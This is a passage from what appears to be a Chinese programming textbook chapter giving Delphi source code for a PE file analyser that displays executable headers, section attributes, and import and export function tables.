    NTHHeader.OptionalHeader.MajorLinkerVersion,
    NTHHeader.OptionalHeader.MinorLinkerVersion]));
end;
with items.add do
begin
caption := Format('运行此文件所需系统的最低版本为%u.%u',
    [NTHHeader.OptionalHeader.MajorOperatingSystemVersion,
    NTHHeader.OptionalHeader.MinorOperatingSystemVersion]);
subitems.add(format('%. *x%. *x  [%u%u]',
    [4, NTHHeader.OptionalHeader.MajorOperatingSystemVersion,
    4, NTHHeader.OptionalHeader.MinorOperatingSystemVersion,
    NTHHeader.OptionalHeader.MajorOperatingSystemVersion,
    NTHHeader.OptionalHeader.MinorOperatingSystemVersion]));
end;
with items.add do
begin
caption := Format('自定义版本--%u.%u',
    [NTHHeader.OptionalHeader.MajorImageVersion,
    NTHHeader.OptionalHeader.MinorImageVersion]);
subitems.add(format('%. *x%. *x  [%u%u]',
    [4, NTHHeader.OptionalHeader.MajorImageVersion,
    4, NTHHeader.OptionalHeader.MinorImageVersion,
    NTHHeader.OptionalHeader.MajorImageVersion,
    NTHHeader.OptionalHeader.MinorImageVersion]));
end;
with items.add do
begin
caption := Format('运行此文件所需子系统的最低版本为%u.%u',
    [NTHHeader.OptionalHeader.MajorSubsystemVersion,
    NTHHeader.OptionalHeader.MinorSubsystemVersion]);
subitems.add(format('%. *x%. *x  [%u%u]',
    [4, NTHHeader.OptionalHeader.MajorSubsystemVersion,
    4, NTHHeader.OptionalHeader.MinorSubsystemVersion,
    NTHHeader.OptionalHeader.MajorSubsystemVersion,
    NTHHeader.OptionalHeader.MinorSubsystemVersion]));

end;
with items.add do

```

```

begin
    caption := '代码段 Code Section 起始地址';
    subitems.add(formatvalue(8, NTHdr.OptionalHeader.BaseOfCode));
end;
with items.add do
begin
    caption := '代码段 Code Section 的大小';
    subitems.add(formatvalue(8, NTHdr.OptionalHeader.SizeOfCode));
end;
with items.add do
begin
    caption := '数据段 Data Section 起始地址';
    subitems.add(formatvalue(8, NTHdr.OptionalHeader.BaseOfData));
end;
with items.add do
begin
    caption := '已初始化数据块的大小';
    subitems.add(formatvalue(8,
NTHdr.OptionalHeader.SizeOfInitializedData));
end;
with items.add do
begin
    caption := '未初始化数据块的大小';
    subitems.add(formatvalue(8,
NTHdr.OptionalHeader.SizeOfUninitializedData));
end;
with items.add do
begin
    caption := '代码执行的起始地址';
    subitems.add(formatvalue(8,
NTHdr.OptionalHeader.AddressOfEntryPoint));
end;
with items.add do
begin
    caption := 'PE 文件载入的地址';
    subitems.add(formatvalue(8, NTHdr.OptionalHeader.ImageBase));
end;
with items.add do
begin
    caption := '节对齐值(节的大小自动扩展为它的倍数)';
    subitems.add(formatvalue(8, NTHdr.OptionalHeader.SectionAlignment));
end;
with items.add do
begin

```

```

        caption := '文件对齐值';
        subitems.add(formatvalue(8, NTHdr.OptionalHeader.FileAlignment));
    end;
    with items.add do
    begin
        caption := 'PE 文件的大小';
        subitems.add(formatvalue(8, NTHdr.OptionalHeader.SizeOfImage));
    end;
    with items.add do
    begin
        caption := '文件头及节表的大小';
        subitems.add(formatvalue(8, NTHdr.OptionalHeader.SizeOfHeaders));
    end;
    with items.add do
    begin
        caption := '校验和';
        subitems.add(formatvalue(8, NTHdr.OptionalHeader.CheckSum));
    end;
    with items.add do
    begin
        case NTHdr.OptionalHeader.Subsystem of
        1: Str := '不需要子系统（例如驱动程序）';
        2: Str := '需要在 Windows GUI 子系统中运行';
        3: Str := '需要在 Windows 字元模式子系统中运行（也就是 console 应用程序）';
        5: Str := '需要在 OS/2 字元模式子系统中运行（也就是 OS/2 1.x 应用程序）';
        7: Str := '需要在 Posix 字元模式子系统中运行';
        else
            Str := '';
        end;
        caption := str;
        subitems.add(formatvalue(8, NTHdr.OptionalHeader.Subsystem));
    end;
    with items.add do
    begin
        caption := 'DLL 特征值';
        subitems.add(formatvalue(8, NTHdr.OptionalHeader.DllCharacteristics));
    end;
    with items.add do
    begin
        caption := '保留堆栈的大小';
        subitems.add(formatvalue(8,
            NTHdr.OptionalHeader.SizeOfStackReserve));
    end;
    with items.add do

```

```

begin
    caption := '提交的堆栈大小';
    subitems.add(formatvalue(8,
        NTHHeader.OptionalHeader.SizeOfStackCommit));
end;
with items.add do
begin
    caption := '为局部 Heap 保留堆栈的大小';
    subitems.add(formatvalue(8,
        NTHHeader.OptionalHeader.SizeOfHeapReserve));
end;
with items.add do
begin
    caption := '为局部 Heap 提交堆栈的大小';
    subitems.add(formatvalue(8,
        NTHHeader.OptionalHeader.SizeOfHeapCommit));
end;
with items.add do
begin
    caption := '数据目录的项数';
    subitems.add(formatvalue(8,
        NTHHeader.OptionalHeader.NumberOfRvaAndSizes));
end;
finally
    Items.EndUpdate;
end;
end;
DataDirectory.Items.Clear;
for i := 0 to IMAGE_NUMBEROF_DIRECTORY_ENTRIES - 1 do
begin
    case i of
        0: Str := 'Export Directory'; {导出表目录}
        1: Str := 'Import Directory'; {引入表目录}
        2: Str := 'Resource Directory'; {资源目录}
        3: Str := 'Exception Directory'; {异常目录}
        4: Str := 'Security Directory'; {验证目录}
        5: Str := 'Base Relocation Table'; {重入表}
        6: Str := 'Debug Directory'; {调试目录}
        7: Str := 'Description String'; {描述字符串}
        8: Str := 'Machine Value (MIPS GP)'; {机器值}
        9: Str := 'TLS Directory'; {TLS 目录}
        10: Str := 'Load Configuration Directory'; {载入配置目录}
        11: Str := 'Bound Import Directory In Headers'; {文件头中的关联引入目录}
        12: Str := 'Import Address Table'; {引入地址表}
    end;

```

```

else
    Str := 'UnUsed (保留)';
end;
with DataDirectory do
    with Items.Add do
        begin
            Caption := str;
            SubItems.Add(format('%8.x',
                [NTHHeader.OptionalHeader.DataDirectory[i].VirtualAddress]));
            SubItems.Add(format('%8.x',
                [NTHHeader.OptionalHeader.DataDirectory[i].Size]));
        end;
    end;
end;
for i:=Pagesection.PageCount-1 downto 0 do
begin
    for j:=Pagesection.Pages[i].ControlCount-1 downto 0 do
        if Pagesection.Pages[i].Controls[j] is TListView then
            (Pagesection.Pages[i].Controls[j] as TListView).Free;
        with Pagesection.Pages[i] do
            begin
                PageControl:=nil;
                Free;
            end;
        end;
    end;
end;
for i := 0 to NTHHeader.FileHeader.NumberOfSections - 1 do {遍历节表}
begin
    {块表名}
    Setlength(Str,8);
    move(PESctionHeader[i].Name,Str[1],8);
    DirectorySection := TTabSheet.Create(Self);
    DirectorySection.PageControl := PageSection;
    DirectorySection.Caption := Str;
    Directorysection.Align := alClient;

    DataDirectoryList := TListView.Create(self);
    DataDirectoryList.parent := Directorysection;
    DataDirectoryList.Align := alClient;
    DataDirectoryList.ViewStyle := vsReport;
    DataDirectoryList.ReadOnly := true;
    DataDirectoryList.Columns.Add.Caption := '描述';
    DataDirectoryList.Columns.Add.Caption := '数据值';
    DataDirectoryList.Columns[0].Width := 400;
    DataDirectoryList.Columns[0].AutoSize:=true;
    DataDirectoryList.Columns[1].width := 400;

```

```

with DataDirectoryList do
begin
  try
    items.clear;
    items.BeginUpdate;
    with items.add do
    begin
      caption := '(在 EXE 中表示)虚拟空间大小或(在 OBJ 中表示)物理地址';
      subitems.add(formatvalue(8, PESectionHeader[i].Misc.VirtualSize));
    end;
    with items.add do
    begin
      caption := '节的重定位值';
      subitems.add(formatValue(8, PESectionHeader[i].VirtualAddress));
    end;
    with items.add do
    begin
      caption := '节的长度(经过节对齐)';
      subitems.add(formatvalue(8, PESectionHeader[i].SizeOfRawData));
    end;
    with items.add do
    begin
      caption := '节的数据在原文件中的实际地址';
      subitems.add(formatvalue(8, PESectionHeader[i].PointerToRawData));
    end;
    with items.add do
    begin
      caption := '(在 OBJ 中表示)节的重定位信息的地址';
      subitems.add(formatvalue(8, PESectionHeader[i].PointerToRelocations));
    end;
    with items.add do
    begin
      caption := '行号表的地址';
      subitems.add(formatvalue(8, PESectionHeader[i].PointerToLinenumbers));
    end;
    with items.add do
    begin
      caption := '(在 OBJ 中表示)重定位信息中重定位的个数';
      subitems.add(formatvalue(8, PESectionHeader[i].NumberOfRelocations));
    end;
    with items.add do
    begin
      caption := '行号表中行号的个数';
      subitems.add(formatvalue(8, PESectionHeader[i].NumberOfLinenumbers));
    end;
  end;
end;

```



```

end;
with items.add do
begin
    caption := '节的属性';
    subitems.add(formatvalue(8, PESectionHeader[i].Characteristics));
end;
with items.add do
begin
    caption := ' IMAGE_SCN_CNT_CODE--$00000020(含代码)';
    subitems.add(formatbool(checkvalue(IMAGE_SCN_CNT_CODE,
        PESectionHeader[i].Characteristics)));
end;
with items.add do
begin
    caption := ' IMAGE_SCN_CNT_INITIALIZED_DATA--$00000040(含初始数
据)';

subitems.add(formatbool(checkvalue(IMAGE_SCN_CNT_INITIALIZED_DATA,
    PESectionHeader[i].Characteristics)));
end;
with items.add do
begin
    caption := ' IMAGE_SCN_CNT_UNINITIALIZED_DATA
--$00000080(含未初始数据)';
    subitems.add(formatbool(checkvalue(
        IMAGE_SCN_CNT_UNINITIALIZED_DATA,
        PESectionHeader[i].Characteristics)));
end;
with items.add do
begin
    caption := ' IMAGE_SCN_LNK_INFO--$00000200(
    含文字说明或其他信息)';
    subitems.add(formatbool(checkvalue(IMAGE_SCN_LNK_INFO,
        PESectionHeader[i].Characteristics)));
end;
with items.add do
begin
    caption := ' IMAGE_SCN_LNK_REMOVE--$00000800(
    此块不被放入最终 EXE 文件中)';
    subitems.add(formatbool(checkvalue(IMAGE_SCN_LNK_REMOVE,
        PESectionHeader[i].Characteristics)));
end;
with items.add do
begin

```

```

        caption := ' IMAGE_SCN_LNK_COMDAT--$00001000(含 COMDAT)';
        subitems.add(formatbool(checkvalue(IMAGE_SCN_LNK_COMDAT,
            PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_LNK_NRELOC_OVFL--$01000000(
            含扩展重定位信息)';
        subitems.add(formatbool(checkvalue(
            IMAGE_SCN_LNK_NRELOC_OVFL,
            PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_MEM_DISCARDABLE--$02000000(可丢弃)';
        subitems.add(formatbool(checkvalue(
            IMAGE_SCN_MEM_DISCARDABLE,
            PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_MEM_NOT_CACHED--$04000000(不可隐藏)';
        subitems.add(formatbool(checkvalue(
            IMAGE_SCN_MEM_NOT_CACHED,
            PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_MEM_NOT_PAGED--$08000000(
            不可分页)';
        subitems.add(formatbool(checkvalue(
            IMAGE_SCN_MEM_NOT_PAGED,
            PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_MEM_SHARED--$10000000(可共享)';
        subitems.add(formatbool(checkvalue(IMAGE_SCN_MEM_SHARED,
            PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_MEM_EXECUTE--$20000000(可执行)';
        subitems.add(formatbool(checkvalue(IMAGE_SCN_MEM_EXECUTE,

```

```

        PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_MEM_READ--$40000000(可读)';
        subitems.add(formatbool(checkvalue(IMAGE_SCN_MEM_READ,
            PESectionHeader[i].Characteristics)));
    end;
    with items.add do
    begin
        caption := ' IMAGE_SCN_MEM_WRITE--$80000000(可写)';
        subitems.add(formatbool(checkvalue(IMAGE_SCN_MEM_WRITE,
            PESectionHeader[i].Characteristics)));
    end;
    finally
        items.EndUpdate;
    end;
end;
end;
end;

procedure TfrmFileInfo.SetFileName(value: string);
begin
    if FileExists(Value) then
    begin
        FFileName := Value;
        LoadPeInfo;
    end;
end;

procedure TfrmFileInfo.FormShow(Sender: TObject);
begin
    PageControl1.ActivePageIndex := 0;
    if FileExists(frmMain.fileName) then
        SetFileName(frmMain.FileName);
end;

procedure TfrmFileInfo.BitBtn2Click(Sender: TObject);
begin
    close;
end;

end.

```

程序窗体运行的结果如图 8-4 所示。



图 8-4 PE 文件信息

8.2.4 PE 引入与导出函数表

一个引入函数是被某模块调用的，但又不在于调用模块中的函数，因而命名为“Import”（引入）。引入函数实际位于一个或者更多的 DLL 里。调用模块里只保留一些函数信息，包括函数名及其驻留的 DLL 名。

当 PE 装载器执行一个程序，它将相关的 DLL 都装入该进程的地址空间。然后根据主程序的引入函数信息，查找相关 DLL 中的真实函数地址来修正主程序的调用地址，这就要靠引入表来获得引入函数。

下面是实现列出 PE 引入与导出函数表的源代码：

```
unit UPEEntry;
```

```
interface
```

```
uses
```

```
Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,  
StdCtrls, Buttons, Menus;
```

```
type
```

```
{PE 导出表结构，含义见 8.1.3 小节}
```

```
PImageExportDirectory = ^TImageExportDirectory;
```

```
TImageExportDirectory = packed record
```

```
Characteristics: DWORD;
```

```
TimeDateStamp: DWORD;
```

```
MajorVersion: WORD;
```

```
MinorVersion: WORD;
```

```
Name: DWORD;
```

```
Base: DWORD;
```

```

    NumberOfFunctions: DWORD;
    NumberOfNames: DWORD;
    AddressOfFunctions: DWORD;
    AddressOfNames: DWORD;
    AddressOfNameOrdinals: DWORD;
end;

```

{指定 DLL 中每个引入函数的结构，含义见 8.1.3 小节}

```

PImportByName = ^TImportByName;
TImportByName = packed record
    ProcedureHint: word;
    ProcedureName: array[0..1] of char;
end;

```

{每个 DLL 文件的引入函数的结构，含义见 8.1.3 小节}

```

PImageImportDescriptor = ^TImageImportDescriptor;
TImageImportDescriptor = packed record
    OriginalFirstThunk: DWord;
    TimeDateStamp : DWord;
    ForwarderChain : DWord;
    DLLName       : DWord;
    FirstThunk     : DWord;
end;

```

{PE 文件中每个节的自定义结构}

```

TPESection = record
    ObjectName: string; //节名
    Address: PChar;     //节在当前内存中的地址
    PhysicalSize: Integer; //节的大小
    PointerToRawData: Integer; //节在原文件中的地址
end;

```

TNameOrID = (niName, niID); //以名字引入或导出，以 ID 引入或导出

{每个引入函数的自定义结构}

```

TPEImport = record
    NameOrID: TNameOrID; //引入的方式
    Name: string; //函数名
    ID: Integer; //函数的编号
end;

```

{每个 DLL 的所有引入函数的自定义结构}

```

TPEImports = record
    DLLName: string; //DLL 文件名
    Entries: array of TPEImport; //引入函数数组
end;

```

{每个导出函数的自定义结构}

```
TPEExport = record
    Name: string; //函数名
    RelativeID: Integer; //函数相对编号, 当 TImageExportDirectory.Base=0 时,
    //该值等于 ID
    ID: Integer; //函数编号
    Address: DWORD; //函数地址
end;
```

```
TfrmPEEntry = class(TForm)
    GroupBox1: TGroupBox;
    ListBox1: TListBox;
    GroupBox2: TGroupBox;
    ListBox2: TListBox;
    GroupBox3: TGroupBox;
    BitBtn2: TBitBtn;
    procedure BitBtn2Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
    PEImports: array of TPEImports;
    PEEExport: array of TPEExport;
    Section: array of TPESection;
    procedure Load(FileName:string);
end;
```

```
var
    frmPEEntry: TfrmPEEntry;
```

implementation

uses UMain;

{ \$R *.DFM }

```
procedure TfrmPEEntry.Load(FileName:string);
type
    TImageSectionHeaderArray=array[0..1]of TImageSectionHeader;
    PImageSectionHeaderArray=^TImageSectionHeaderArray;
var
    FileStream: TFileStream;
    ImageDosHeader:TImageDosHeader;
    ImageNtHeaders:TImageNtHeaders;
```

```

ImageBase: PChar;
FileBase: PChar;
ImageSize: Integer;
HeaderSize: Integer;
NTHeader: PImageNtHeaders;
I,J: integer;
ImportEntry: PImageImportDescriptor;
LookupEntry: PDWord;
ImportByName: PImportByName;
SectionTable:PImageSectionHeaderArray;

ExportEntry: PImageExportDirectory;
AddressOfFunctions: PChar;
AddressOfNames: PChar;
AddressOfNameOrdinals: PChar;
Found:boolean;
begin
  ListBox1.Clear;
  ListBox2.clear;
  {清空所有引入函数的自定义结构}
  for I := 0 to High(PEImports) do
    SetLength(PEImports[I].Entries, 0);
  SetLength(PEImports,0);

  {打开 PE 文件}
  FileStream := TFileStream.Create(FileName, fmOpenRead or fmShareDenyWrite);
  with FileStream do
    begin
      ReadBuffer(ImageDosHeader,sizeof(TImageDosHeader));
      {以下检验是否是合法的 PE 文件}
      if ImageDosHeader.e_magic<>IMAGE_DOS_SIGNATURE then
        begin
          showmessage('未知的文件格式. ');
          FileStream.free;
          exit;
        end;
      if ImageDosHeader._lfanew >= Size then
        begin
          showmessage('未知的文件格式. ');
          FileStream.free;
          exit;
        end;
      Position := ImageDosHeader._lfanew;
      ReadBuffer(ImageNtHeaders,sizeof(TImageNtHeaders));

```

```

{检验 Windows NT Header.}
if ImageNtHeaders.Signature<>IMAGE_NT_SIGNATURE then
begin
    showmessage('此文件不是 WIN32 PE 可执行文件. ');
    FileStream.free;
    exit;
end;
ImageBase:=pointer(ImageNtHeaders.OptionalHeader.ImageBase);
ImageSize:=ImageNtHeaders.OptionalHeader.SizeOfImage;
HeaderSize:=ImageNtHeaders.OptionalHeader.SizeOfHeaders;
{申请内存}
FileBase := VirtualAlloc(ImageBase, ImageSize, MEM_RESERVE or
    MEM_COMMIT, PAGE_READWRITE);
if FileBase = nil then
begin
    {由系统自动分配内存页}
    FileBase := VirtualAlloc(nil, ImageSize, MEM_RESERVE or
        MEM_COMMIT, PAGE_READWRITE);
    if FileBase = nil then
    begin
        showmessage('不能分配内存');
        FileStream.free;
        exit;
    end;
end;
Position := 0;
ReadBuffer(PPointer(FileBase)^, HeaderSize); {读取数据到文件头中}
{定位到 NtHeader}
NtHeader := PImageNtHeaders(FileBase +
    PImageDosHeader(FileBase)^._lfanew);
{根据 PE 文件节的个数来设置 Section}
SetLength(Section, NtHeader^.FileHeader.NumberOfSections);
{定位到节表}
SectionTable:= PImageSectionHeaderArray(longword(NtHeader)+
    sizeof(TImageNtHeaders));
{循环读出所有的节}
for I := 0 to High(Section) do
begin
    SetLength(Section[I].ObjectName, 8);
    Move(SectionTable^[I].Name, Section[I].ObjectName[1], 8);
    SetLength(Section[I].ObjectName, StrLen(PChar(Section[I].ObjectName)));
    Section[I].PhysicalSize := SectionTable^[I].SizeOfRawData;
    Section[I].Address := FileBase + SectionTable^[I].VirtualAddress;
    Section[I].PointerToRawData := SectionTable^[I].PointerToRawData;
end;

```



```

    Position := SectionTable^[I].PointerToRawData;
    ReadBuffer(PPointer(Section[I].Address)^, Section[I].PhysicalSize);
end;
{如果引入表不为空}
if NTHdr^.OptionalHeader.DataDirectory
    [IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress<>0 then
begin
    {定位到引入表}
    ImportEntry := PImageImportDescriptor(FileBase +
        NTHdr^.OptionalHeader.DataDirectory
        [IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);
    {遍历引入表中的所有 DLL}
    while ImportEntry^.DLLName <> 0 do
    begin
        {引入函数的 DLL 数组递增 1}
        SetLength(PEImports, Length(PEImports) + 1);
        PEImports[High(PEImports)].DLLName := FileBase +
            ImportEntry^.DLLName; {读取 DLL 文件名}
        {读出该 DLL 引入函数数组的首地址}
        if ImportEntry^.OriginalFirstThunk<>0 then
            LookupEntry := PWord(FileBase + ImportEntry^.OriginalFirstThunk)
        else LookupEntry := PWord(FileBase + ImportEntry^.FirstThunk);
        {遍历该 DLL 的所有引入函数 }
        while LookupEntry^ <> 0 do
        begin
            {引入函数递增 1}
            SetLength(PEImports[High(PEImports)].Entries,
                Length(PEImports[High(PEImports)].Entries) + 1);
            with PEImports[High(PEImports)].Entries[High(PEImports
                [High(PEImports)].Entries)] do
            begin
                {如果该函数是以编号引入的}
                if (LookupEntry^ and $80000000) <> 0 then
                begin
                    NameOrID := niID; {是以编号引入}
                    ID := LookupEntry^ and $7FFFFFFF; {屏蔽最高位}
                    frmPEEntry.listBox1.items.add(format('函数编号: %-34d 来'
                        +'自的 DLL: %-28s 地址: %.8X',
                        [id, PEImports[High(PEImports)].DllName, LookupEntry^]));
                end
                else {如果该函数是以名字引入的}
                begin
                    NameOrID := niName; {是以名字引入}
                    ImportByName := PImportByName(FileBase + LookupEntry^);
                end
            end
        end
    end
end

```

```

        Name := ImportByName^.ProcedureName; {读取引入函数名}
        frmPEEntry.listbox1.items.add(format('函数名:%-36s 来'
        +'自的 DLL:%-18s Hint:%.4X 地址:%.8X',
        [ImportByName^.ProcedureName,
        PEImports[High(PEImports)].DllName,
        ImportByName^.ProcedureHint, LookupEntry^]));
    end;
end;
Inc(LookupEntry);{下一个引入函数}
end; //end with
Inc(ImportEntry);{下一个 DLL}
end; //end while
end;
{如果导出表不为空}
if NTHdr^.OptionalHeader.DataDirectory
    [IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress <> 0 then
begin
    {定位至导出表}
    ExportEntry := PImageExportDirectory(FileBase + NTHdr^.
    OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].
    VirtualAddress);
    {AddressOfNames 以名字导出的函数个数}
    AddressOfNames := FileBase + ExportEntry^.AddressOfNames;
    {导出函数的相对编号的数组}
    AddressOfNameOrdinals := FileBase +
        ExportEntry^.AddressOfNameOrdinals;
    {导出函数的名字数组}
    AddressOfFunctions := FileBase + ExportEntry^.AddressOfFunctions;

    {NumberOfFunctions 是所有导出的函数的个数}
    setlength(PEExport, ExportEntry^.NumberOfFunctions);
    {遍历所有以名字导出的函数}
    for I := 0 to ExportEntry^.NumberOfNames - 1 do
    begin
        {导出的函数名}
        PEExport[I].Name := FileBase + PDWord(AddressOfNames + I * 4)^;
        {导出函数的相对编号}
        PEExport[I].RelativeID := PWord(AddressOfNameOrdinals + I * 2)^;
        {导出函数的编号}
        PEExport[I].ID := PEExport[I].RelativeID + integer(ExportEntry^.Base-1);
        {导出函数的地址}
        PEExport[I].Address := PDword(AddressOfFunctions +
            PEExport[I].RelativeID * 4)^;
        listbox2.items.add(format('函数名:%-36s 编号:%.5d 地址:%.8X',

```

```

        [PEExport[I].name,PEExport[I].ID ,
        Dword(PEExport[I].address))));
    end;
{在所有导出函数中搜索以编号导出的函数}
for I := 0 to ExportEntry^.NumberOfFunctions - 1 do
begin
    Found:=false;
    {在以名字导出的函数中检索该编号是否已存在}
    for J := 0 to ExportEntry^.NumberOfNames - 1 do
    begin
        if I=PEExport[J].RelativeID then //if I+(Base-1)=PEExport[J].ID then
        begin
            Found:=true;//已存在
            break;
        end;
    end;
    if not Found then{如果该编号不存在}
    begin
        PEExport[I].Name := '';{导出函数名}
        PEExport[I].RelativeID := I;{导出函数相对编号}
        PEExport[I].ID := PEExport[I].RelativeID +
            integer(ExportEntry^.Base-1); {导出函数编号}
        PEExport[I].Address := PDword(AddressOfFunctions + PEExport[I].ID
            * 4)^; //导出函数的地址
        listBox2.items.add(format('函数名:%-36s 编号:%.5d 地址:%.8X',
            [' ',PEExport[I].ID-integer(ExportEntry^.Base-1) ,
            Dword(PEExport[I].address)]));
    end;
end;
end;
end;
VirtualFree(FileBase, 0, MEM_RELEASE);{释放内存}
FileStream.free;{关闭 PE 文件}
end;

procedure TfrmPEEntry.BitBtn2Click(Sender: TObject);
begin
    close;
end;

end.

```




图 8-5 引入与导出表函数

8.2.5 主程序及公共单元

前面几小节介绍了显示资源的单元、以十六进制格式化显示 PE 文件、显示 PE 信息的单元、PE 引入与导出函数表等，下面将要介绍的是主程序(见图 8-6)实现这几个单元有机地结合成为一个完整的 PE 文件分析软件。



图 8-6 PE 文件分析软件的主程序

主程序源代码如下所示：

```
unit UMain;

interface

uses

  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  Menus, ImgList, ComCtrls, ToolWin, StdCtrls, jpeg, ExtCtrls;

type

  TfrmMain = class(TForm)
    MainMenu1: TMainMenu;
    F1: TMenuItem;
    O1: TMenuItem;
```

```

X1: TMenuItem;
T1: TMenuItem;
R1: TMenuItem;
V161: TMenuItem;
I1: TMenuItem;
H1: TMenuItem;
A1: TMenuItem;
ToolBar1: TToolBar;
ToolButton1: TToolButton;
ToolButton2: TToolButton;
ToolButton7: TToolButton;
ToolButton8: TToolButton;
ToolButton10: TToolButton;
OpenDialog1: TOpenDialog;
StatusBar1: TStatusBar;
P1: TMenuItem;
ToolButton3: TToolButton;
Image1: TImage;
ImageList1: TImageList;
procedure R1Click(Sender: TObject);
procedure FormCreate(Sender: TObject);
procedure O1Click(Sender: TObject);
procedure V161Click(Sender: TObject);
procedure I1Click(Sender: TObject);
procedure P1Click(Sender: TObject);
procedure X1Click(Sender: TObject);
procedure ToolButton8Click(Sender: TObject);
procedure ToolButton10Click(Sender: TObject);
procedure ToolButton7Click(Sender: TObject);
procedure ToolButton2Click(Sender: TObject);
procedure ToolButton1Click(Sender: TObject);
procedure ToolButton3Click(Sender: TObject);
private
  { Private declarations }
public
  { Public declarations }
  FileName: string;

end;

var
  frmMain: TfrmMain;

```

implementation

uses UResource, UHexView, UFileInfo, UPEEntry;

{ \$R *.DFM }
{ \$R rximages.res }

{ PE 文件资源 }

procedure TfrmMain.R1Click(Sender: TObject);
begin
 frmResource.showmodal;
end;

procedure TfrmMain.FormCreate(Sender: TObject);
begin
 { 载入图标资源 }
 StatusBar1.Panels[0].Text := '未打开任何文件';
end;

{ 选择 PE 文件 }

procedure TfrmMain.O1Click(Sender: TObject);
begin
 if OpenFileDialog1.Execute then
 begin
 FileName := OpenFileDialog1.FileName;
 StatusBar1.Panels[0].Text := '已打开文件:' + Filename;
 if FileExists(frmMain.FileName) then
 frmPEEntry.Load(frmMain.FileName); { 读取 PE 文件 }
 end;
end;

{ 十六进制显示 PE 文件 }

procedure TfrmMain.V161Click(Sender: TObject);
begin
 frmHexView.showmodal;
end;

{ 显示 PE 文件基本信息 }

procedure TfrmMain.I1Click(Sender: TObject);
begin
 frmFileInfo.showmodal;
end;

{ PE 文件引入、导出函数表 }

```
procedure TfrmMain.P1Click(Sender: TObject);  
begin  
    frmPEEntry.showmodal;  
end;
```

```
procedure TfrmMain.X1Click(Sender: TObject);  
begin  
    close;  
end;
```

```
{PE 文件引入、导出函数表}  
procedure TfrmMain.ToolButton8Click(Sender: TObject);  
begin  
    P1Click(sender);  
end;
```

```
{十六进制显示 PE 文件}  
procedure TfrmMain.ToolButton10Click(Sender: TObject);  
begin  
    V161Click(sender);  
end;
```

```
{显示 PE 文件基本信息}  
procedure TfrmMain.ToolButton7Click(Sender: TObject);  
begin  
    I1Click(sender);  
end;
```

```
{PE 文件资源}  
procedure TfrmMain.ToolButton2Click(Sender: TObject);  
begin  
    R1Click(sender);  
end;
```

```
procedure TfrmMain.ToolButton1Click(Sender: TObject);  
begin  
    close;  
end;
```

```
{选择 PE 文件}  
procedure TfrmMain.ToolButton3Click(Sender: TObject);  
begin  
    O1Click(sender);  
end;
```

end.

除此之外，以上各小节使用到一些与 PE 文件有关的常量、结构定义等，现介绍如下：

```
unit UPEConst;
```

```
interface
```

```
uses Windows;
```

```
const
```

```
IMAGE_RESOURCE_NAME_IS_STRING = $80000000;
```

```
IMAGE_RESOURCE_DATA_IS_DIRECTORY = $80000000;
```

```
IMAGE_OFFSET_STRIP_HIGH = $7FFFFFFF;
```

```
StringsPerBlock = 16;
```

```
{PE 文件的特征值}
```

```
IMAGE_FILE_LARGE_ADDRESS_AWARE = $0020; // App can handle >2gb addresses
```

```
{CPU 的类别}
```

```
IMAGE_FILE_MACHINE_WCEMIPSV2 = $0169; // MIPS little-endian WCE v2
```

```
IMAGE_FILE_MACHINE_SH3 = $01A2; // SH3 little-endian
```

```
IMAGE_FILE_MACHINE_SH3E = $01A4; // SH3E little-endian
```

```
IMAGE_FILE_MACHINE_SH4 = $01A6; // SH4 little-endian
```

```
IMAGE_FILE_MACHINE_SH5 = $01A8; // SH5
```

```
IMAGE_FILE_MACHINE_ARM = $01C0; // ARM Little-Endian
```

```
IMAGE_FILE_MACHINE_THUMB = $01C2;
```

```
IMAGE_FILE_MACHINE_ARM33 = $01D3;
```

```
IMAGE_FILE_MACHINE_IA64 = $0200; // Intel 64
```

```
IMAGE_FILE_MACHINE_MIPS16 = $0266; // MIPS
```

```
IMAGE_FILE_MACHINE_ALPHA64 = $0284; // ALPHA64
```

```
IMAGE_FILE_MACHINE_MIPSFPU = $0366; // MIPS
```

```
IMAGE_FILE_MACHINE_MIPSFPU16 = $0466; // MIPS
```

```
IMAGE_FILE_MACHINE_AMD64 = $0500; // AMD K8
```

```
IMAGE_FILE_MACHINE_TRICORE = $0520; // Infineon
```

```
IMAGE_FILE_MACHINE_CEF = $0CEF;
```

```
{资源的类别}
```

```
rtUnknown0 = 0;
```

```
rtCursorEntry = 1;
```

```
rtBitmap = 2;
```

```
rtIconEntry = 3;
```

```
rtMenu = 4;
```

```
rtDialog = 5;
```

```
rtString = 6;
```

```
rtFontDir = 7;
```

```
rtFont = 8;
```



```

rtAccelerators = 9;
rtRCData = 10;
rtMessageTable = 11;
rtCursor = 12;
rtUnknown13 = 13;
rtIcon = 14;
rtUnknown15 = 15;
rtVersion = 16;
{自定义类别}
rtCursorLink = 17; //光标快捷
rtIconLink = 18; //图标快捷
rtDirectory = 19; //目录
rtDirectorySelected = 20; //目录被选择时
